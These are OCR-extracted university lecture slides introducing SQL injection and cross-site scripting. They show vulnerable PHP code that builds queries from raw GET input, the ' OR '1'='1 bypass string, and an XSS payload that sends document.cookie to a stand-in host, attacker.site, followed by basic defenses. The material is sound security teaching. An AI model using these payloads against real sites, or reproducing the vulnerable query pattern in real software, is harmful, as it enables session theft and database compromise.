
IS 2150 / TEL 2810
Introduction to Security

James Joshi
Professor, SIS

Lecture 15
April 20, 2016

SQL Injection
Cross-Site Scripting


Goals



- Overview
  - SQL Injection Attacks
  - Cross-Site Scripting Attacks
  - Some defenses

Web Applications

- Three-tier applications




Make queries and updates against the database


Scalability issue

Web Applications

- N-tier Architecture




SQL Injection – how it happens



- In Web application
  - values received from a Web form, cookie, input parameter, etc., are not typically validated before passing them to SQL queries to a database server.
    - Dynamically built SQL statements
  - an attacker can control the input that is sent to an SQL query and manipulate that input
  - the attacker may be able to execute the code on the back-end database.

HTTP Methods: Get and Post




- POST
  - Sends information pieces to the Web Server
  - Fill the web form & submit

```
<form action="process.php" method="post">
<select name="item">
...
<input name="quantity" type="text" />
```

```
$quantity = $_POST['quantity'];
$item = $_POST['item'];
```

HTTP Methods: Get and Post




- GET method
  - Requests the server whatever is in the URL

```
<form action="process.php" method="get">
<select name="item">
...
<input name="quantity" type="text" />
```

```
$quantity = $_GET['quantity'];
$item = $ GET['item'];
```

```
At the end of the URL:

"?item=##&quantity=##"
```

SQL Injection




- http://www.victim.com/products.php?val=100
  - To view products less than $100
  - val is used to pass the value you want to check for
  - PHP Scripts create a SQL statement based on this

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT * FROM Products WHERE Price < '$_GET["val"]' ".
  "ORDER BY ProductDescription";
// execute the query against the database
$result = mysql_query($query);
// iterate through the record set
// CODE to Display the result
```

```
SELECT *
FROM Products
WHERE Price <'100.00'
ORDER BY ProductDescription;
```

SQL Injection




- http://www.victim.com/products.php?val=100’ OR ‘1’=‘1

```
SELECT *
FROM Products
WHERE Price <‘100.00 OR ‘1’=‘1’
ORDER BY ProductDescription;
```

The WHERE condition is always true
So returns all the product !

SQL Injection




- CMS Application (Content Mgmt System)
- http://www.victim.com/cms/login.php?username=foo&password=bar

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT userid FROM CMSUsers
        WHERE user = '$_GET["user"]' ".
                        "AND password = '$_GET["password"]'";
// execute t
$result = my

$rowcount =
// if a row                                                    so
// forward t
if ($rowcount ! = 0){header("Location: admin.php");}
// if a row is not returned then the credentials must be invalid
else {die('Incorrect username or password, please try again.')}
```

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar';
```

SQL Injection



- CMS Application (content Mgmt System)


http://www.victim.com/cms/login.php?username=foo&password=bar

```
Remaining code
$rowcount = mysql_num_rows($result);
// if a row is returned then the credentials must be valid, so
// forward the user to the admin pages
if ($rowcount ! = 0){header("Location: admin.php");}
// if a row is not returned then the credentials must be invalid
else {die('Incorrect username or password, please try again.')}
```

http://www.victim.com/cms/login.php?username=foo&password=bar' OR '1'='1

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar' OR '1'='1';
```


Defenses Parameterization



- PL/SQL


```
DECLARE
        username varchar2(32);
        password varchar2(32);
        result integer;

BEGIN
        Execute immediate 'SELECT count(*) FROM users where
          username=:1 and password=:2' into result using username,
          password;

END;
```

Defenses
Validating Input




- Validate compliance to defined types
  - Whitelisting: Accept those known to be good
  - Blacklisting: Identify bad inputs
    - Data type/size/range/content
  - Regular expression ^d{5}(-\d{4})?$ [for zipcode]
  - Try to filter blacklisted characters (can be evaded)

Sources for other defenses




- Other approaches available – OWA Security Project (www.owasp.org)

Cross-Site Scripting




Cross Site Scripting



- XSS : Cross-Site Scripting
  - Quite common vulnerability in Web applications
  - Allows attackers to insert Malicious Code
    - To bypass access
    - To launch “phishing” attacks
  - “Cross-Site” -foreign script sent via server to client
    - Malicious script is executed in Client’s Web Browser

Cross Site Scripting




- Scripting: Web Browsers can execute commands
  - Embedded in HTML page
  - Supports different languages (JavaScript, VBScript, ActiveX, etc.)

- Attack may involve
  - Stealing Access Credentials, Denial-of-Service, Modifying Web pages, etc.
  - Executing some command at the client machine


Overview of the Attack

```
<HTML>
<Title>Welcome!</Title>
    Hi Mark Anthony<BR> Welcome To Our Page
...
</HTML>
```




```
GET /welcomePage.cgi?name=Mark%20Anthony HTTP/1.0
Host: www.TargetServer.com
```

Overview of the Attack



```
<HTML>
<Title>Welcome!</Title>
    Hi <script>alert(document.cookie)</script>
<BR> Welcome To Our Page
...
</HTML>
```

- **Opens a browser window**
- **All cookie related to TargetServer displayed**

Client

Target Server

When clicked


```
GET
/welcomePage.cgi?name=<script>alert(document.cookie)</script>
HTTP/1.0
Host: www.TargetServer.com
```

Page with link

Attacker

```
Page has link:
http://www.TargetServer.com/welcome.cgi?name=<script>alert
(document.cookie)</script>
```

Overview of the Attack




- In a real attack – attacker wants all the cookie!!

Page has link:
http://www.TargetServer.com/welcomePage.cgi?name=<script>window.open("http://www.attacker.site/collect.cgi?cookie="%2Bdocument.cookie)</script>

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)</script>
<BR> Welcome To Our Page
...
</HTML>
```

- Calls collect.cgi at attacker.site
- All cookie related to TargetServer are sent as input to the cookie variable
- Cookies compromised !!
- Attacker can impersonate the victim at the TargetServer !!

Defenses



- Properly sanitize input
  - E.g., filter out “<“ and “>”
    - Fireforx Nscript Plugin does it
  - But client is not responsible – developers need to be careful
- Built-in browser security
  - Selectively disable client-side scripting
- Safe browsing practice